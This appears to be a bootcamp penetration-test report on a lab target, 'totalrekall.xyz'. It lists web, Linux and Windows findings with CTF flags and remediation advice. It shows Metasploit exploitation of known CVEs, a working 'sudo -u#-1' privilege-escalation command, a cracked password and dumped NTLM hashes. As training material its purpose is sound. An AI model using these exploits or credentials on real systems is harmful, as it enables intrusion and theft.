
Vulnerability 10	Findings
Title	Command injection
Type	Web app
Risk Rating	High
Description	We were able to insert commands into www.welcometorecall.com and view sensitive information.
Images	 <p>Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt</p> <h3>DNS Check</h3> <p><input type="text" value="www.example.com"/> <input type="button" value="Lookup"/></p> <p>Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: Name: www.example.com Address: 93.184.216.34 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 10 is ksdnd99dkas</p> <h3>MX Record Checker</h3> <p><input type="text" value="www.example.com"/> <input type="button" value="Check your MX"/></p>
Affected Hosts	totalrekall.xyz
Remediation	Ensure best input validation possible


Vulnerability 11	Findings
Title	Command injection
Type	Web app
Risk Rating	High
Description	We were once again able to access sensitive data by injecting commands into input fields
Images	 <p>Welcome to Rekall Admin Networking Tools</p> <p>Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt</p> <h3>DNS Check</h3> <p><input type="text" value="www.example.com"/> <input type="button" value="Lookup"/></p> <h3>MX Record Checker</h3> <p><input type="text" value="www.example.com"/> <input type="button" value="Check your MX"/></p> <p>SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 11 is opshdkasy78s</p>


Affected Hosts	totalrekall.xyz
Remediation	

Vulnerability 12	Findings
Title	Brute force attack
Type	Web app
Risk Rating	Critical
Description	We were able to use vulnerabilities 10 and 11 to view the /etc/passwd file. This allowed us to get a username and password for an admin.
Images	 <p>The screenshot shows a login form with fields for 'Login.' and 'Password:', both of which have been filled with blacked-out text. Below the fields is a 'Login' button. The message 'Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here:' is displayed in green text, followed by a green link labeled 'HERE'.</p>
Affected Hosts	totalrekall.xyz
Remediation	Limit failed login attempts, limit logins from a specific IP address, 2FA, make root user inaccessible via SSH.

Vulnerability 13	Findings
Title	PHP injection
Type	Web app
Risk Rating	High
Description	This hidden webpage was identified in the robots.txt file found in exploit 9. The page is then exploited by changing the URL to include a malicious payload.

<p>Images</p>	
<p>Affected Hosts</p>	<p>totalrekall.xyz</p>
<p>Remediation</p>	<p>Use a php php security linter, code serialization, use a SAST tool to identify code injection issues.</p>


Vulnerability 14	Findings
Title	Session Management
Type:	Web app
Risk Rating	High
Description	After performing exploit 12 we discovered a link to a page. Using Burp Suite we were able to discover a particular high value session.
Images	
Affected Hosts	totalrekall.xyz
Remediation	Use an up-to-date web-server framework to generate and manage the session identifier token.

Vulnerability 15	Findings
Title	Directory traversal
Type	Web app
Risk Rating	High
Description	Using the information from exploits 10 and 11 we were able to view older directories and change site information from a current disclaimer to and older version.
Images	
Affected Hosts	totalrekall.xyz
Remediation	Keep web server and operating system updated. Validate user input before processing. Non superusers should only have read-only rights. Run web server from a separate disk from system disk.


Linux vulnerabilities:


Vulnerability 1	Findings
Title	Sensitive data exposure
Type	Linux OS
Risk Rating	Low
Description	We were able to view confidential data about totalrekall.xyz through open source investigation.

Images	<pre> Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2022-02-02T19:16:10Z Creation Date: 2022-02-02T19:16:10Z Registrar Registration Expiration Date: 2023-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp/clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp/clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp/clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp/clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: s90user alice Registrant Organization: Registrant Street: N84692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: s90User alice Admin Organization: Admin Street: N84692hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone: +1.7702229999 Admin Phone Ext: Admin Fax: </pre>
Affected Hosts	totalrekall.xyz
Remediation	Limit open source information.


Vulnerability 2	Findings																																								
Title	Sensitive data exposure																																								
Type	Linux OS																																								
Risk Rating	Low																																								
Description	We were able to get access to sensitive data by simply searching for totalrekall.xyz on crt.sh																																								
Images	 <table><thead><tr><th>Certificates</th><th>crt.sh ID</th><th>Issued At</th><th>Not Before</th><th>Not After</th><th>Common Name</th><th>Matching Identifiers</th><th>Issued Name</th></tr></thead><tbody><tr><td></td><td>6095738021</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-01</td><td>flag3-s7euwehd totalrekall xyz</td><td>flag3-s7euwehd totalrekall xyz</td><td>C=AT, C=ZeroSSL, CN=ZeroSSL, RSA Domain Secure Site CA</td></tr><tr><td></td><td>6095738219</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-01</td><td>flag3-s7euwehd totalrekall xyz</td><td>flag3-s7euwehd totalrekall xyz</td><td>C=AT, C=ZeroSSL, CN=ZeroSSL, RSA Domain Secure Site CA</td></tr><tr><td></td><td>609504623</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-01</td><td>totalrekall xyz</td><td>totalrekall xyz</td><td>C=AT, C=ZeroSSL, CN=ZeroSSL, RSA Domain Secure Site CA</td></tr><tr><td></td><td>609504153</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-01</td><td>totalrekall xyz</td><td>www.totalrekall.xyz totalrekall xyz www.totalrekall.xyz</td><td>C=AT, C=ZeroSSL, CN=ZeroSSL, RSA Domain Secure Site CA</td></tr></tbody></table>	Certificates	crt.sh ID	Issued At	Not Before	Not After	Common Name	Matching Identifiers	Issued Name		6095738021	2022-02-02	2022-02-02	2022-05-01	flag3-s7euwehd totalrekall xyz	flag3-s7euwehd totalrekall xyz	C=AT, C=ZeroSSL, CN=ZeroSSL, RSA Domain Secure Site CA		6095738219	2022-02-02	2022-02-02	2022-05-01	flag3-s7euwehd totalrekall xyz	flag3-s7euwehd totalrekall xyz	C=AT, C=ZeroSSL, CN=ZeroSSL, RSA Domain Secure Site CA		609504623	2022-02-02	2022-02-02	2022-05-01	totalrekall xyz	totalrekall xyz	C=AT, C=ZeroSSL, CN=ZeroSSL, RSA Domain Secure Site CA		609504153	2022-02-02	2022-02-02	2022-05-01	totalrekall xyz	www.totalrekall.xyz totalrekall xyz www.totalrekall.xyz	C=AT, C=ZeroSSL, CN=ZeroSSL, RSA Domain Secure Site CA
Certificates	crt.sh ID	Issued At	Not Before	Not After	Common Name	Matching Identifiers	Issued Name																																		
	6095738021	2022-02-02	2022-02-02	2022-05-01	flag3-s7euwehd totalrekall xyz	flag3-s7euwehd totalrekall xyz	C=AT, C=ZeroSSL, CN=ZeroSSL, RSA Domain Secure Site CA																																		
	6095738219	2022-02-02	2022-02-02	2022-05-01	flag3-s7euwehd totalrekall xyz	flag3-s7euwehd totalrekall xyz	C=AT, C=ZeroSSL, CN=ZeroSSL, RSA Domain Secure Site CA																																		
	609504623	2022-02-02	2022-02-02	2022-05-01	totalrekall xyz	totalrekall xyz	C=AT, C=ZeroSSL, CN=ZeroSSL, RSA Domain Secure Site CA																																		
	609504153	2022-02-02	2022-02-02	2022-05-01	totalrekall xyz	www.totalrekall.xyz totalrekall xyz www.totalrekall.xyz	C=AT, C=ZeroSSL, CN=ZeroSSL, RSA Domain Secure Site CA																																		
Affected Hosts	totalrekall.xyz																																								
Remediation	Try to limit open source data exposure where possible.																																								

Vulnerability 3	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)

Type	Linux OS
Risk Rating	Critical
Description	With Metasploit we were able to use an exploit to create a reverse shell on a machine. This gave us root access to the machine.
Images	 <pre> share src cd ~ ls ls -la total 24 drwx----- 1 root root 4096 Feb 4 2022 . drwxr-xr-x 1 root root 4096 Oct 18 00:12 .. -rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc -rw-r--r-- 1 root root 10 Feb 4 2022 .flag7.txt drwx----- 1 root root 4096 May 5 2016 .gnupg -rw-r--r-- 1 root root 140 Nov 19 2007 .profile whoami root ls -la total 24 drwx----- 1 root root 4096 Feb 4 2022 . drwxr-xr-x 1 root root 4096 Oct 18 00:12 .. -rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc -rw-r--r-- 1 root root 10 Feb 4 2022 .flag7.txt drwx----- 1 root root 4096 May 5 2016 .gnupg -rw-r--r-- 1 root root 140 Nov 19 2007 .profile cat flag7.txt head flag7.txt cat .flag7.txt 8ks6sbhss </pre>
Affected Hosts	192.168.13.10
Remediation	Update all security patches

Vulnerability 4	Findings
Title	Shellshock - CVE-2014-7169
Type	Linux OS
Risk Rating	Critical
Description	We were able to run a Shellshock exploit with Metasploit. We then used a shell to get access to the /etc/sudoers directory.
Images	 <pre> defaults env_reset Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin" # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "include" directives: #includedir /etc/sudoers.d flag0-9@mx5shd5 ALL=(ALL:ALL) /usr/bin/less </pre>

Affected Hosts	192.168.13.11
Remediation	Update all security patches


Vulnerability 5	Findings
Title	Struts - CVE-2017-5638
Type	Linux OS
Risk Rating	Critical
Description	We determined via a Nessus scan that this host was vulnerable to Struts. Using Metasploit, we used a Struts exploit to create a Meterpreter shell and gain access to the /root/ directory from which we extracted a file.
Images	 <pre> Everything is Ok Files: 3 Size: 23 Compressed: 194 (root@kali)~] # ls Desktop Downloads file3 flagfile hash.txt image.jpg LinEnum.sh Music Public script.jpg.php Scripts Documents file2 (root@kali)~] # cat flagfile flag 10 is wjasdufsdkg (root@kali)~] # </pre>
Affected Hosts	192.168.13.12
Remediation	Update all security patches

Vulnerability 6	Findings
Title	Drupal - CVE-2019-6340
Type	Linux OS
Risk Rating	Critical
Description	Through Metasploit we used a Drupal exploit to create a Meterpreter shell.


[illegible]


Vulnerability 7	Findings
Title	Sudo Vulnerability - CVE-2019-14287
Type	Linux OS
Risk Rating	Critical
Description	We were able to SSH into the server using credentials we gained through OSINT research, as well as guessing the password of the user 'Alice' - which turned out to be 'alice.'We then conducted privilege escalation to access a file that only the root user should have access to.
Images	<pre> Could not chdir to home directory /home/alice: No such file or directory \$ sudo -u#-1 pwd / \$ sudo -u#-1 find / -iname *flags* /sys/devices/platform/serial8250/tty/ttyS2/flags /sys/devices/platform/serial8250/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/virtual/net/eth0/flags /sys/devices/virtual/net/lo/flags /sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/kernel/sched_domain/cpu0/domain0/flags /proc/sys/kernel/sched_domain/cpu1/domain0/flags /proc/kpageflags \$ sudo -u#-1 cat /root/flag12.txt d7sdfksdf384 \$ </pre>
Affected Hosts	192.168.13.14
Remediation	Update all security patches

Windows Vulnerabilities

Vulnerability 1	Findings
Title	Unsecure credentials
Type	Windows
Risk Rating	High
Description	We were able to quickly crack the password for user trivera, a weakly encoded version that was easily obtained on Totalrekall's Github repository.
Images	 <pre> root@kali: ~ root@kali: ~ john hashed.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format-md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 256/256 AVX2 8x3]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Tanya4life (trivera) 1g 0:00:00:00 DONE 2/3 (2022-10-18 21:14) 7.142g/s 7814p/s 7814c/s 7814C/s 123456..hammer Use the "--show" option to display all of the cracked passwords reliably Session completed. root@kali: ~ </pre>
Affected Hosts	
Remediation	Don't store passwords - even encrypted ones - on a public platform.

Vulnerability 2	Findings
Title	Open port 80
Type	Windows
Risk Rating	High
Description	Using an nmap scan, we found an open http port (80) on one machine. Using its IP address and the cracked username and password from Vulnerability 1, we were able to gain access to a file with code.

Images	
Affected Hosts	172.22.117.20
Remediation	Close port 80

Vulnerability 3	Findings
Title	Open port 21
Type	Windows
Risk Rating	Critical
Description	An nmap scan showed an open ftp port (21). It also showed that anonymous access is possible to the ftp server. This was accessed to discover a certain file.
Images	
Affected Hosts	172.22.117.20
Remediation	Close port 21

Vulnerability 4	Findings
Title	Compromising SLMail - CVE-1999-0272
Type	Windows
Risk Rating	Critical
Description	<p>Through our nmap scan we discovered open ports (25 and 110) on which the SLMail service is running. Using Searchsploit on Metasploit we found a module to exploit the target and establish a reverse Meterpreter shell on 172.22.117.20. This allowed access to system files where we located flag4.txt.</p> <p>After this, we dropped a command shell within Meterpreter to access the directory with all scheduled tasks.</p>
Images	 <pre> Mode Size Type Last modified Name ----- 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listcrdr.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2022-10-13 20:53:33 -0400 maillog.008 100666/rw-rw-rw- 2366 fil 2022-10-14 17:03:47 -0400 maillog.009 100666/rw-rw-rw- 2147 fil 2022-10-17 19:51:43 -0400 maillog.00a 100666/rw-rw-rw- 7928 fil 2022-10-18 20:00:18 -0400 maillog.00b 100666/rw-rw-rw- 6293 fil 2022-10-18 22:29:57 -0400 maillog.txt meterpreter > cat flag4.txt 322e3434a10440ad9cc086197819b49d meterpreter > sSsS </pre>  <pre> RID : 000003ea (1002) User : flag6 Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39 lm - 0: 61cc909397b7971a1ceb2b26b427882f ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39 Supplemental Credentials: * Primary:NTLM-Strong-NTOWF * Random Value : 4562c122b043911e0fe200dc3dc942f1 * Primary:Kerberos-Newer-Keys * Default Salt : WIN10.REKALL.LOCALflag6 Default Iterations : 4096 Credentials aes256_hmac (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f aes128_hmac (4096) : 099f6fcadecafb94da4584097081355 des_cbc_md5 (4096) : 4023cd293ea4f7fd </pre>

Affected Hosts	172.22.117.20
Remediation	Close port 110.

Vulnerability 5	Findings
Title	Elevation of privilege - CVE-2021-1733
Type	Windows
Risk Rating	Critical
Description	<p>After the SLMail exploit, we loaded kiwi in the Meterpreter shell. This allowed us to perform user enumeration and check for both local and domain users. We then managed to crack the password of a few users.</p> <p>One of them has access to the Server2019 machine (172.22.117.10). By using his credentials and employing the PsExec module in Metasploit, we created a new shell on this computer - and gained access to its root, or C:\ drive.</p>

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved. 30